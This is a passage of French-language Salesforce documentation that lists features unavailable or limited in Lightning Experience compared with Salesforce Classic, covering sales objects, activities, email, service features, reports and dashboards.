- Lors de la création d'un contact depuis la liste associée Contacts dans un compte, l'adresse de messagerie du contact n'est pas renseignée avec l'adresse de facturation du compte.
- Pour les utilisateurs de Group Edition, la liste associée Contacts n'est pas affichée dans les comptes.

**Équipes de compte**

Il est possible d'afficher, de mettre à jour et de supprimer des équipes de compte dans Lightning Experience, avec les différences suivantes par rapport à Salesforce Classic :

- Les utilisateurs peuvent ajouter, modifier ou supprimer un seul membre d'équipe de compte à la fois.
- L'équipe du compte est toujours conservée lorsque le propriétaire du compte change.
- Lorsque le partage par défaut de votre organisation est défini sur privé pour les contacts, les contacts ajoutés à Équipes de compte ne sont pas définis par défaut sur Privé.

Basculez vers Salesforce Classic pour :

- Modifier l'ordre d'affichage des membres d'équipe.
- Afficher les niveaux d'accès de tous les membres ou retirer tous les membres de l'équipe avec un bouton unique.
- Ajouter plusieurs membres d'équipe de compte sur une seule page.

**Fonctionnalités non disponibles dans Lightning Experience**

- Hiérarchie des comptes (nous recommandons toutefois d'utiliser le package AppExchange gratuit Lightning Account Hierarchy)
- Historique des comptes
- Fusion des comptes
- Partenaires de compte
- Territoires de compte
- Rôles des contacts dans les comptes

## Campagnes

**Fonctionnalités non disponibles dans Lightning Experience**

- Résultats de campagne dans des hiérarchies
- Influence de la campagne 1.0 (Influence de la campagne personnalisable est disponible)
- Clonage de membres de campagne
- Ajout de plusieurs membres de campagne à partir de vues de liste

## Contacts

**Liste associée Opportunités dans les contacts**

- Lorsque la liste associée Opportunité est utilisée dans un enregistrement de contact pour ajouter une opportunité nouvelle et existante au contact, Salesforce ajoute le contact à la liste associée Rôles des contacts de l'opportunité.

**Fonctionnalités non disponibles dans Lightning Experience**

- Hiérarchie des contacts
- Fusion de contacts

- Rôles des contacts dans les comptes
- Rôles des contacts dans les requêtes
- Champs Rester en contact

## Contrats

**Fonctionnalités non disponibles dans Lightning Experience**

- La liste associée Historique des contrats n'est pas disponible.
- Les valeurs des listes de sélection de statuts ne sont pas filtrées en fonction du statut du contrat. Ainsi, toutes les valeurs de statut sont affichées dans la liste de sélection. Si vous choisissez un statut non valide pour un contrat, un message d'erreur indique les valeurs valides pour le contrat. Par exemple, pour les contrats nouveaux et clonés, Brouillon est la seule valeur valide.

## Pistes

Lors d'un changement du propriétaire d'une piste dans une file d'attente, toute les files actives sont affichées, pas seulement les files des pistes.

**Fonctionnalités non disponibles dans Lightning Experience**

- Règles d'attribution lors de la création manuelle de pistes
- Renseignement automatique des champs des comptes créés lors de la conversion des pistes

## Opportunités

**Équipes d'opportunité**

Il est possible d'afficher, de mettre à jour et de supprimer des équipes d'opportunités dans Lightning Experience, avec les différences suivantes par rapport à Salesforce Classic :

- Les utilisateurs peuvent ajouter, modifier ou supprimer un seul membre d'équipe d'opportunité à la fois.
- L'équipe d'opportunité est toujours conservée lorsque le propriétaire de l'opportunité est modifié.

Revenez dans Salesforce Classic pour :

- Modifier l'ordre d'affichage des membres d'équipe.
- Afficher les niveaux d'accès de tous les membres ou retirer tous les membres de l'équipe avec un bouton unique.
- Ajouter plusieurs membres d'équipe d'opportunité sur une seule page.

**Produits d'opportunité**

- Les utilisateurs peuvent ajouter un seul produit à la fois aux opportunités ou aux catalogues de prix dans Lightning Experience. Il n'est pas encore possible de sélectionner plusieurs produits dans une liste.
- Les utilisateurs peuvent ajouter des produits avec des planifications dans Lightning Experience, mais doivent basculer vers Salesforce Classic pour activer les planifications de produits, ou pour établir ou modifier des planifications pour des produits.
- Les opportunités avec des produits ne peuvent pas être clonées.

**Devis par e-mail aux opportunités**

Vous ne pouvez pas envoyer un devis par e-mail directement depuis l'aperçu PDF, la page de détail du devis ou en regard du fichier PDF dans la liste associée Devis PDF. À la place, créez et enregistrez un devis PDF depuis Salesforce, téléchargez le fichier PDF et envoyez-le en utilisant votre application de messagerie locale.

**Devis de recherche d'opportunités**

Vous ne pouvez pas rechercher des devis par numéro ou nom d'enregistrement dans Lightning Experience.

**Rôles des contacts dans les opportunités**

Les utilisateurs peuvent ajouter un seul rôle de contact à la fois à une opportunité.

**Fonctionnalités non disponibles dans Lightning Experience**

- Alertes pour affaire importante
- Parts d'opportunité
- Opportunités similaires
- Modification de présentation multiligne
- Historique des étapes d'opportunité

Le propriétaire de l'opportunité ne peut pas modifier le champ `Catégorie de prévisions`. `Catégorie de prévisions` est automatiquement renseigné en fonction de la valeur du champ `Étape d'opportunité` lorsque vous sauvegardez l'enregistrement. Le propriétaire de l'opportunité peut modifier manuellement la valeur du champ `Catégorie de prévisions` dans Salesforce Classic.

## Produits et catalogues de prix

**Produits et catalogues de prix**

- Lightning Experience fusionne les entrées des catalogues de prix standard et personnalisé d'un produit dans la liste associée unique Catalogues de prix. Ce comportement est différent dans Salesforce Classic qui comprend deux listes distinctes pour les prix standard et les catalogues de prix.

  Si vous avez déjà supprimé la liste associée Catalogues de prix (car votre organisation utilise uniquement des prix standard), rajoutez-la à la présentation de page Produit pour permettre à vos utilisateurs afficher les prix standard dans Lightning Experience.

- Pour les organisations déjà activées, la page Ajouter au catalogue de prix ne comprend pas l'option par défaut `Utiliser le prix standard`. Pour rendre l'option `Utiliser le prix standard` disponible, ajoutez-la à vos présentations de page Entrée du catalogue de prix.
- Pour les organisations déjà activées, la page d'accueil du catalogue de prix ne comprend pas de vue de liste par défaut `Tous les catalogues`. Nous recommandons de créer cette vue de liste pour permettre aux utilisateurs d'accéder aux enregistrements des catalogues de prix.

**Fonctionnalités non disponibles dans Lightning Experience**

- Archivage des produits et des catalogues de prix

  Remarque: Pour une alternative, la désactivation des produits et des catalogues de prix conserve tous les enregistrements qui leur sont associés.

- Planifications du chiffre d'affaires et de la quantité d'un produit

## Gestion des territoires et Enterprise Territory Management

**Gestion des territoires**

La gestion des territoires d'origine est affichée dans l'arborescence de Configuration de Lightning Experience. Vous pouvez activer, configurer et gérer la fonctionnalité. Les informations, les attributions et les rapports des territoires sont disponibles et visibles uniquement dans Salesforce Classic.

**Enterprise Territory Management**

Enterprise Territory Management est disponible uniquement dans Salesforce Classic.

# Fonctionnalités de productivité : Fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes connus avec l'utilisation des outils de productivité de Salesforce dans Lightning Experience. Certaines fonctionnalités de Salesforce ne sont pas disponibles dans la nouvelle interface. D'autres fonctionnalités ne sont pas totalement identiques à celles disponibles dans Salesforce Classic.

## Accueil

La page d'accueil de Salesforce a été repensée dans Lightning Experience. L'accueil met désormais en évidence les priorités des commerciaux, notamment leurs performances de vente trimestrielles et des notifications sur les pistes et les opportunités.

**Fonctionnalités d'accueil non disponibles dans Lightning Experience**

- Bannières d'alerte
- Fil et éditeur Chatter
- Recommandations
- Calendrier complet

  L'accueil présente les événements à venir du jour et inclut un lien qui permet d'afficher tous les événements planifiés de la journée. Cependant, l'accueil n'inclut pas de calendrier complet semblable à celui disponible dans la page d'accueil de Salesforce Classic. Vous pouvez accéder à l'élément Calendrier depuis la barre de navigation.

## Menu Actions globales

Le contenu du menu Actions globales de Lightning Experience est extrait des actions globales de la section Actions Salesforce1 et Lightning Experience de la présentation d'éditeur globale. Actuellement, seuls les types d'action ci-dessous sont pris en charge dans ce menu.

- Consigner un appel
- Créer un enregistrement (pour des événements, des notes et des tâches)

Les autres actions globales de la présentation d'éditeur globale (les actions qui créent des enregistrements d'objets personnalisés, de comptes ou d'opportunités) ne sont pas affichées dans ce menu.

## Activités : événements et tâches

Les fonctionnalités d'activités globales dont le comportement est différent ou qui ne sont pas disponibles dans Lightning Experience incluent des vues et la modification d'activités, les rappels d'activité, les activités récurrentes et de suivi, et les listes associées d'activités.

**Vues et modification d'activités**

Les vues de lliste d'événements et de tâches ne sont pas disponibles dans Lightning Experience. Les utilisateurs ne peuvent pas modifier des événements ou des tâches appartenant à une personne de rang inférieur au leur dans la hiérarchie des rôles. Cependant, ils peuvent utiliser des rapports pour afficher des événements et des tâches appartenant à des personnes de rang inférieur dans la hiérarchie des rôles. Ils peuvent également afficher les tâches qu'ils ont réattribuées à des personnes de rang inférieur dans la hiérarchie des rôles en choisissant la vue Délégué dans la liste des tâches.

**Rappels d'activité**

Les utilisateurs ne peuvent pas définir ni afficher des rappels d'activité (rappels d'événements à venir ou de tâches échues).

**Activités récurrentes**

Lightning Experience ne prend pas en charge les tâches ou les événements récurrents, y compris la création et la modification de séries. Cependant, les utilisateurs peuvent afficher et modifier des occurrences individuelles d'un événement récurrent créé dans Salesforce Classic.

**Activités de suivi**

Lightning Experience n'affiche pas les boutons **Créer un événement de suivi** ou **Créer une tâche de suivi** pour la création d'un événement ou d'une tâche dans un enregistrement. À la place, l'éditeur d'un enregistrement d'une opportunité, d'une piste, d'un compte ou d'un contact renseigne les champs `Nom` et `Associé à` des événements et des tâches.

**Listes associées Chronologie des activités et Activités**

Dans la page de détail des objets qui prennent en charge les activités, Lightning Experience n'affiche pas Activités en cours ou Historique des activités avec les autres listes associées. Il affiche à la place la chronologie des activités. Les objets qui prennent en charge les activités incluent les opportunités, les pistes, les comptes, les contacts et tous les objets personnalisés dans lesquels vous activez les activités. Vous pouvez personnaliser la chronologie des activités à l'aide du Générateur d'applications Lightning.

Pour représenter toutes les activités futures et passées, la chronologie des activités affiche les activités en cours dans l'ordre inverse de la liste associée Activités en cours. Sous Étapes suivantes, la chronologie affiche les activités en cours par ordre chronologique de haut en bas. Les tâches non datées sont affichées en premier et les tâches en retard sont affichées en dernier.

**Affichage et organisation des champs dans la chronologie des activités**

Dans la chronologie des activités, vous pouvez personnaliser l'affichage et l'ordre des champs des événements, des tâches et des appels consignés, à l'aide de présentations compactes d'événements et de tâches. Cependant, même si vous retirez certains champs d'une présentation, ils sont conservés dans la chronologie, car ils contiennent des informations essentielles sur les activités. Par exemple, supposons que vous retirez le champ de date d'échéance, de date et heure ou de statut de tâche des présentations compactes. La date de début et de fin de l'événement, la case à cocher de la tâche, la date d'échéance de la tâche ainsi que la date de consignation des appels restent affichées dans les activités de la chronologie. Le champ de description dans les événements et le champ de commentaires dans les tâches restent également affichés dans la chronologie, bien qu'ils ne soient plus disponibles dans la présentation compacte. Les champs restants visibles dans la chronologie reflètent les champs que vous insérez dans la présentation compacte. Les icônes des types d'activité (événements, tâches, appels et e-mails) dans la chronologie ne sont pas personnalisables.

## Activités : événements et calendriers uniquement

Les fonctionnalités d'événement et de calendrier dont le comportement est différent ou qui ne sont pas disponibles dans Lightning Experience, incluent les paramètres d'heures d'ouverture, les rendez-vous Outlook, les invitations à un événement, les vues de calendrier, le partage et l'appartenance, les calendriers publics et les calendriers de ressources, une limite sur les éléments de calendrier affichés, et Cloud Scheduler.

**Heures d'ouverture**

Les calendriers n'indiquent pas les heures d'ouverture sélectionnées dans des paramètres personnels.

**Rendez-vous Outlook**

Vous ne pouvez pas créer un rendez-vous Microsoft® Outlook® à partir d'un événement Salesforce.

**Invitations à un événement**

Les invitations à un événement ne sont pas disponibles, notamment l'invitation d'autres personnes à des événements, la mise à jour d'invitations à des événements, l'acceptation et le refus d'invitations, et l'affichage d'une liste associée d'invités.

**Vues du calendrier**

Les calendriers dans Lightning Experience n'ont pas de vue mensuelle ou d'aperçu avant impression. Vous ne pouvez pas masquer les week-ends.

**Filtrage de vue de liste**

Aucune vue de liste n’est disponible pour le filtrage des calendriers basés sur les objets Événements ou Tâches. Pour les calendriers créés à partir d’autres objets, les vues de liste avec l’étendue Mon ou Tous sont prises en charge, mais les vues de liste avec l’étendue Mon équipe ne le sont pas.

**Limitation des éléments de calendrier**

Vous pouvez afficher jusqu'à 150 éléments de calendrier dans la vue quotidienne ou hebdomadaire, y compris les événements Salesforce et les éléments de calendrier que vous avez créés. Supposons que vous sélectionnez un calendrier qui contient suffisamment d'éléments pour dépasser cette limite. Lightning Experience affiche une alerte et masque les éléments dans les autres calendriers.

**Partage et appartenance de calendrier**

Vous ne pouvez pas partager vos calendriers avec votre responsable ou d'autres collègues. Les responsables dans la hiérarchie des rôles peuvent utiliser des rapports pour afficher les événements appartenant à des utilisateurs de niveau inférieur dans la hiérarchie, mais ils ne peuvent pas les modifier.

Une réunion ne peut appartenir qu'à une seule personne. Si vous réattribuez la réunion à quelqu'un d'autre, elle ne figure plus dans votre calendrier.

**Calendriers publics et des calendriers de ressources**

Vous ne pouvez pas créer des calendriers publics ou des calendriers de ressources et, si vous utilisez Lightning Experience, vous ne pouvez pas afficher des calendriers publics ou des calendriers de ressources créés dans Salesforce Classic.

**Cloud Scheduler**

Lightning Experience ne prend pas en charge les demandes de réunions de Cloud Scheduler.

## Activités : tâches uniquement

Les fonctionnalités de tâche dont le comportement est différent ou qui ne sont pas disponibles dans Lightning Experience incluent la liste des tâches, les tâches de fermeture et de réouverture, les notifications d'attribution de tâche et les tâches de groupe.

**Affichage et organisation des champs dans la liste des tâches**

Utilisez des présentations compactes pour personnaliser l'affichage et l'ordre des champs d'éléments dans la liste des tâches. Cependant, certains champs sont conservés dans la liste des tâches, même si vous les retirez d'une présentation, car ils contiennent des informations essentielles sur les tâches. Par exemple, supposons que vous retirez les champs de statut et de date d'échéance d'une présentation compacte. La case à cocher de tâche et la date d'échéance restent affichées dans les tâches de la liste. Les champs qui restent visibles dans la liste correspondent aux champs que vous insérez dans la présentation compacte.

**Tâches en retard dans la liste des tâches**

Lightning Experience n'affiche aucune tâche en retard lorsque leur nombre dépasse 1 000 unités. Vous pouvez basculer vers Salesforce Classic pour afficher les tâches en retard et les fermer, les reporter ou supprimer leur date d'échéance.

**Tâches de fermeture et de réouverture**

Supposons que votre organisation Salesforce a défini une règle de validation qui impose de saisir un commentaire avant de fermer une tâche. Si votre organisation a plusieurs statuts Fermé pour les tâches, vous devez choisir un statut lorsque vous rouvrez ou fermez une tâche. Si votre organisation a plusieurs statuts Ouvert pour les tâches et que vous rouvrez une tâche, Lightning Experience mémorise le dernier statut Ouvert.

**Notifications d'attribution de tâche**

Lightning Experience n'affiche aucune option d'envoi d'un e-mail lorsque vous attribuez une tâche à une personne. De la même façon, il n'affiche aucun paramètre personnel de réception d'un e-mail lorsque quelqu'un vous attribue une tâche. Cependant, supposons que vous basculez de Lightning Experience vers Salesforce Classic. Dans ce cas, vous pouvez recevoir des e-mails pour les tâches que vous vous êtes attribuées ou pour les tâches créées avec un statut Terminé. Ces options dépendent de la configuration de votre organisation par votre administrateur Salesforce.

**Tâches de groupe**

Vous ne pouvez pas attribuer des copies d'une tâche à des collègues.

## Notes

**Notes dans les listes associées**

Les notes créées avec l'ancien outil de prise de note dans Salesforce Classic sont disponibles uniquement depuis la liste associée Notes et pièces jointes. Toutes les notes créées avec la version avancée de Notes sont affichées uniquement dans la liste associée Notes.

**Accès collaborateur pour les notes**

Lors du partage d'une note dans Lightning Experience, vous pouvez accorder l'accès Visualiseur uniquement à d'autres utilisateurs. Les Notes ne prennent pas en charge l'édition simultanée. Par conséquent, cette restriction empêche plusieurs utilisateurs de modifier une note en même temps, qui entraînerait le remplacement du contenu de chaque utilisateur.

## Messagerie intégrée

**Objets pris en charge**

La messagerie intégrée est totalement prise en charge pour les objets Compte, Campagne, Requête, Contact, Pistes et Opportunité, mais pas pour les objets personnalisés. Le type d'enregistrement Compte personnel est partiellement pris en charge : il n'offre pas les champs de fusion Contact. Depuis les enregistrements de ces objets, vous pouvez envoyer des e-mails à des contacts, des pistes et des utilisateurs existants dans Salesforce, ainsi qu'à toute adresse e-mail externe valide.

Les champs disponibles pour des modèles sont basés sur l'objet à partir duquel le modèle a été créé, plus les champs utilisateur. Par exemple, si un enregistrement d'opportunité est ouvert et que vous créez un modèle, vous pouvez ajouter à votre modèle uniquement des champs Opportunité et Utilisateur. De la même façon, les modèles d'e-mail créés pour un objet ne sont pas disponibles à partir d'autres objets. Par exemple, des modèles créés pour une utilisation avec l'objet Piste ne sont pas disponibles pour des e-mails envoyés à partir d'enregistrements d'opportunité.

**Envoi d'e-mails en masse**

Les e-mails en masse ne sont pas pris en charge, ce qui signifie que les utilisateurs ne peuvent pas accéder au lien `Envoyer des e-mails en masse à des contacts` à partir de Contacts.

**Publipostage standard et étendu**

Le bouton `Publipostage` dans les enregistrements Salesforce, qui permet aux utilisateurs de générer des documents Microsoft® Word avec des champs de fusion Salesforce, n'est pas disponible.

Cependant, les utilisateurs qui souhaitent tirer parti de champs de fusion en contactant leurs clients peuvent envoyer des e-mails individuels depuis Lightning Experience qui incluent des champs de fusion d'enregistrements Salesforce.

**Champ de lien hypertexte dans un publipostage**

Les champs de formule de lien hypertexte ne sont pas pris en charge en tant que champs de fusion.

**Activité de messagerie**

Lorsque vous envoyez un e-mail, un enregistrement de tâche est créé pour suivre l'action et stocker son contenu. Si vous avez envoyé l'e-mail à un contact ou à une piste, le lien de la tâche est ajouté au fil Activité récente de cet enregistrement. Si le destinataire n'est pas un contact ou une piste, un lien vers l'e-mail est ajouté au fil Activité récente de l'enregistrement qui s'est ouvert lors de l'envoi de l'e-mail. L'enregistrement de la tâche ne comprend pas de lien d'accès aux pièces jointes envoyées avec l'e-mail.

**Modèles d'e-mail**

Les modèles d'e-mail dans Lightning Experience prennent en charge le texte enrichi et sont envoyés sous le format HTML.

Les modèles d'e-mail créés dans Salesforce Classic (texte, HTML avec lettre à en-tête et Visualforce) ne peuvent pas être utilisés dans Lightning Experience, et inversement. Cependant, les administrateurs peuvent ajouter ou retirer des modèles d'e-mail Salesforce Classic dans la `Configuration` de Lightning Experience.

Tous les modèles créés dans Lightning Experience sont publics. Toute pièce jointe à un e-mail devient publique une fois l'e-mail envoyé. Les utilisateurs n'ont plus à partager les modèles qu'ils créent.

**Pièces jointes aux e-mails**
Si vous n'avez pas accès à un fichier, vous ne pouvez pas le joindre à un e-mail ni à un modèle. Si vous sélectionnez un modèle auquel des fichiers sont joints, vous devez avoir accès à ces fichiers pour pouvoir les envoyer. Un fichier joint à un e-mail est disponible publiquement via un lien hypertexte une fois l'e-mail envoyé.

**Suivi des e-mails**
Le suivi des e-mails et la liste associée Statut des messages HTML ne sont pas disponibles dans Lightning Experience.

### Work.com

Les outils de gestion des ventes et de gestion des services de Work.com ne sont pas disponibles dans Lightning Experience. Les utilisateurs de Lightning Experience peuvent toutefois afficher les badges de remerciement et les recommandations de compétence qu'ils reçoivent dans le fil.

## Fonctionnalités du service client : fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes connus lorsque votre organisation utilise des outils de service client. De manière générale, les données et les fonctionnalités de Service Cloud ne sont pas prises en charge dans Lightning Experience. Les fonctionnalités standard de Field Service Lightning, notamment les rendez-vous de service, les ressources de service, les territoires de service, les heures de fonctionnement, les ordres d'exécution et les types de travail, sont totalement pris en charge, de la même façon que les ressources. Les requêtes sont prises en charge, mais ne sont pas totalement identiques avec celles disponibles dans Salesforce Classic. Open CTI est pris en charge, mais ses fonctionnalités présentent des différences par rapport à Open CTI pour Salesforce Classic.

### Requêtes

Lors d'un changement du propriétaire d'une requête dans une file d'attente, toutes les files actives sont affichées, pas seulement les files des requêtes.

**Présentation de requête**
La présentation des requêtes est légèrement différente de celle des autres enregistrements. Les requêtes affichent d'abord un fil au lieu des détails d'enregistrement ou d'informations associées, car les agents de support collaborent et travaillent essentiellement avec les activités du fil. Les détails sont affichés en regard du fil. Les onglets Activité ou Collaboration ne sont pas présents, car ces informations sont affichées directement dans le fil.

Si vous désactivez Fil de requête, les requêtes ressemblent aux autres enregistrements. Les activités et la collaboration sont affichées, mais le fil n'est plus affiché en premier, et d'autres clics et changements de contexte sont ajoutés aux requêtes. Vous pouvez utiliser la collaboration (Chatter) au lieu du fil, mais la collaboration ne comprend pas les éditeurs de Fil de requêtes, notamment e-mail, consigner un appel ou modifier le statut.

Vous pouvez ajouter ou supprimer des éditeurs de fil de requête, mais la réorganisation de la présentation de la requête et l'ajout de boutons et de liens personnalisés ne sont pas pris en charge.

**Présentation de requête Fermé**
Par souci de simplicité, la présentation de requête fermée n'est pas disponible, mais vous pouvez ajouter des statuts fermés aux pages de modification de requêtes. Dans la page Paramètres de support, dans Configuration, sélectionnez `Afficher les statuts fermés dans le champ Statut de la requête`.

**Commentaires de requête**
Vous ajoutez désormais des commentaires dans le fil au lieu de la liste associée Commentaires de requête. Vous ne pouvez pas ajouter de commentaires à la liste associée dans Lightning Experience. Les commentaires affichés ici proviennent d'utilisateurs de Salesforce Classic.

**Listes associées aux requêtes**
Les listes associées ci-dessous ne sont pas disponibles dans les requêtes : Historique de requête, Jalons de requête, Équipe de requête, Rôles des contacts, Partage externe, Livraisons de contenu, Transcriptions Live Chat, Contenu associé et Sessions SOS.

**Configuration de requête**
Pour tirer pleinement parti de la nouvelle conception qui affiche le fil en premier dans les requêtes, recréez les éditeurs standard de fil de requête. Les éditeurs standard ne sont pas disponibles, mais vous pouvez les recréer rapidement en tant qu'actions rapides dans l'objet Requête. La recréation des éditeurs en tant qu'actions rapides permet de les afficher sur les appareils mobiles, contrairement aux éditeurs de fil de requête.

**Règles d'attribution de requêtes**
Les règles d'attribution de requêtes ne sont pas prises en charge. Vous pouvez toutefois créer des règles similaires à l'aide du Générateur de processus Lightning. Si vous sélectionnez `Case d'attribution de requête` dans des présentations de page de requête, `Attribuer à l'aide des règles d'attribution en vigueur` est affiché dans les requêtes, mais sans déclencher les règles d'attribution.

**Dépendance des Publications sociales dans le Fil de requête**
Les fonctionnalités Aimer, Ne plus aimer et Supprimer des publications sociales sont prises en charge dans Salesforce Lightning. Vous devez cependant répondre aux publications dans Salesforce Classic.

## Open CTI et centres d'appels

Une API Open CTI séparée existe pour Salesforce Classic et Lightning Experience. Vous ne pouvez pas échanger les deux API Open CTI dans un code JavaScript personnalisé, car elles fonctionnent et se comportent différemment. Pour plus d'informations sur les deux API, notamment les différences en termes de fonctionnalités, reportez-vous au guide *Open CTI Developer Guide*.

En travaillant dans Lightning Experience, tenez compte des points suivants :

- L'application Call Center prête à l'emploi est une application Salesforce Classic. Si vous utilisez des softphones dans l'application Call Center, ils ne fonctionnent pas lorsque l'application est lancée depuis Lightning Experience. Open CTI pour Lightning Experience fonctionne uniquement dans les applications Lightning, et Open CTI pour Salesforce Classic fonctionne uniquement dans les applications Classic.

  Pour utiliser Open CTI pour Lightning Experience, créez une application Lightning Experience.

- Open CTI pour Lightning Experience ne prend pas en charge les écrans contextuels qui s'ouvrent dans un nouvel onglet ou une nouvelle fenêtre de navigateur.

## Fonctionnalités de Service Cloud non prises en charge

À l'exception d'Open CTI, des ressources, des requêtes de base, des publications et personnes sociales et des fonctionnalités standard de Field Service Lightning, Lightning Experience ne prend charge aucune fonctionnalité de Service Cloud, y compris la Salesforce Console. Les packages gérés Field Service Lightning ne sont pas pris en charge dans Lightning Experience.

Pour les clients existants de Salesforce to Salesforce, les enregistrements partagés par des connexions sont disponibles dans la nouvelle interface si leur type d'objet est pris en charge dans Lightning Experience.

Les fonctionnalités suivantes ne sont pas disponibles dans Lightning Experience :

- Articles Knowledge
- Omni-Channel
- Autorisations
- Jalons

- Macros

CONSULTER ÉGALEMENT :

*Open CTI Developer Guide*

# Rapports et tableaux de bord : Fonctionnalités non disponibles dans Lightning Experience

Découvrez les problèmes connus avec l'utilisation de rapports et tableaux de bord dans Lightning Experience. Certaines données et fonctionnalités de Salesforce ne sont pas disponibles dans la nouvelle interface. D'autres fonctionnalités ne sont pas totalement identiques à celles disponibles dans Salesforce Classic.

## Rapports

**Fonctionnalités disponibles avec des limitations dans Lightning Experience**

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| Prise en charge d'objet pour un rapport | Même si Lightning Experience ne prend pas encore en charge tous les objets Salesforce standard, le Générateur de rapports de Lightning Experience les prend en charge. Les utilisateurs peuvent créer et afficher des rapports pour tous les objets standard. Les rapports associés à des objets qui ne sont pas encore pris en charge dans Lightning Experience s'ouvrent directement dans la nouvelle interface et se comportent comme n'importe quel autre rapport. |
| Rapport sur les tendances historiques | Le rapport sur les tendances historiques avec des graphiques est pris en charge dans Lightning Experience, mais les vues tabulaires de rapports sur les tendances historiques ne sont pas disponibles. |
| Exportation de rapports | Les rapports exportés depuis Lightning Experience ne contiennent jamais de notice Exclusion de responsabilité avec l'énoncé « Informations confidentielles - Ne pas distribuer » dans le pied page des rapports. Cette notice est exclue même lorsque vous désactivez le paramètre **Exclure la responsabilité des rapports exportés** dans la configuration. |
| Filtres | Les filtres suivants sont disponibles lors de la création ou de la modification d'un rapport, mais ils ne sont pas affichés dans le panneau de filtrage pendant la visualisation d'un rapport. Même si les filtres ne sont pas affichés, ils filtrent le rapport.<br>• Filtres de limitation de ligne<br>• Filtres de champ historique<br>• Filtres standard (à l'exception des filtres de date, de liste de sélection et de chaîne) |
| Abonnement à des rapports | Dans Lightning Experience, les utilisateurs peuvent souscrire à des rapports, mais ils ne peuvent pas définir les conditions de |

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| | notification et ils peuvent recevoir les résultats de rapport uniquement par e-mail. |

**Fonctionnalités non disponibles dans Lightning Experience**

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| Rapports joints | |
| Planification d'actualisations de rapport | Les actualisations de rapport planifiées dans Salesforce Classic fonctionnent toujours dans Lightning Experience.<br>Au lieu de planifier des actualisations de rapport, les utilisateurs peuvent souscrire à des rapports dans Lightning Experience. |
| Impression de rapports | Lightning Experience n'offre pas d'option d'impression, mais les utilisateurs peuvent imprimer des rapports en utilisant la fonction d'**impression** de leur navigateur. |
| Ajout à une campagne | |
| Mode d'accessibilité du générateur de rapport | Les utilisateurs qui ont activé le mode d'accessibilité doivent basculer vers Salesforce Classic pour créer et modifier des rapports. |

**Autres notes sur l'utilisation de rapports dans Lightning Experience**

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| Planification d'actualisations de rapport | Les actualisations de rapport planifiées dans Salesforce Classic fonctionnent toujours dans Lightning Experience.<br>Au lieu de planifier des actualisations de rapport, les utilisateurs peuvent souscrire à des rapports dans Lightning Experience. |

## Tableaux de bord

**Considérations relatives à l'utilisation de tableaux de bord dans Lightning Experience**

- Une fois enregistré dans Lightning Experience, vous ne pouvez pas modifier un tableau de bord dans Salesforce Classic. Au lieu de modifier un tableau de bord Salesforce Classic dans Lightning Experience, vous pouvez le cloner, puis modifier le clone. Vous garder ainsi la possibilité de modifier le tableau de bord initial dans Salesforce Classic.
- Lorsque vous explorez un rapport à partir d'un tableau de bord filtré dans Lightning Experience, le rapport n'est pas filtré. Lorsque vous explorez un rapport à partir d'un tableau de bord filtré dans Salesforce Classic, le rapport est filtré de la même façon que le tableau de bord.

**Fonctionnalités non disponibles dans Lightning Experience**

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| Créer, modifier ou supprimer des tableaux de bord filtrés | Les utilisateurs de Lightning Experience peuvent afficher des tableaux de bord filtrés. Les tableaux de bord filtrés s'ouvrent toujours sans aucun filtre appliqué. Il est possible d'appliquer ou d'effacer les filtres qui ont été ajoutés dans Salesforce Classic.<br>Pour créer, modifier ou supprimer des tableaux de bord filtrés, ou pour ajouter modifier ou retirer des filtres de tableau de bord, basculez vers Salesforce Classic. |
| Créer, modifier ou supprimer des tableaux de bord dynamiques | Les utilisateurs peuvent afficher des tableaux de bord dynamiques, mais ils doivent basculer vers Salesforce Classic pour les créer, les modifier ou les supprimer. |
| Planification d'actualisations de tableau de bord | Les utilisateurs ne peuvent pas planifier des actualisations de tableau de bord dans Lightning Experience, mais les actualisations de tableau de bord planifiées dans Salesforce Classic fonctionnent dans Lightning Experience. |
| Publication d'un composant de tableau de bord dans Chatter | |
| Composants Visualforce dans les tableaux de bord | |
| Lien depuis un Composant de tableau de bord vers un site Web ou une adresse e-mail | |
| Mode d'accessibilité de l'éditeur de tableau de bord | Les utilisateurs qui ont activé le mode d'accessibilité peuvent créer et modifier des tableaux de bord Lightning Experience, mais ils doivent basculer vers Salesforce Classic pour accéder à toutes les fonctionnalités. |

## Dossiers

**Fonctionnalités non disponibles dans Lightning Experience**

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| Dossiers standard, contenant des rapports et des tableaux de bord par défaut empaquetés avec Salesforce | |
| Déplacement de rapports et de tableaux de bord entre dossiers | |
| Création ou suppression de dossiers de rapport et de tableau de bord | Les dossiers créés dans Salesforce Classic et leur contenu sont disponibles dans Lightning Experience. Les utilisateurs peuvent enregistrer dans ces dossiers lors de la création ou du clonage d'un rapport ou d'un tableau de bord. |
| Partage de dossiers de rapport et de tableau de bord | L'ensemble d'autorisations de partage de dossiers dans Salesforce Classic s'applique dans Lightning Experience, mais les |

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| | autorisations de partage ne peuvent pas être définies ou modifiées. |
| Recherche de dossiers de rapport et de tableau de bord | Les utilisateurs ne peuvent pas rechercher de dossiers de rapport et de tableau de bord dans Lightning Experience. Les résultats de la recherche globale comprennent des rapports et des tableaux de bord, mais pas les dossiers de rapport et de tableau de bord. |

## Graphiques

**Considérations relatives à l'utilisation de graphiques dans Lightning Experience**

| Fonctionnalité | Notes sur la disponibilité dans Lightning Experience |
|---|---|
| Graphiques en tableau | Les graphiques en tableau affichent les photos et les sélections conditionnelles, mais les utilisateurs doivent basculer vers Salesforce Classic pour configurer ces fonctionnalités. |
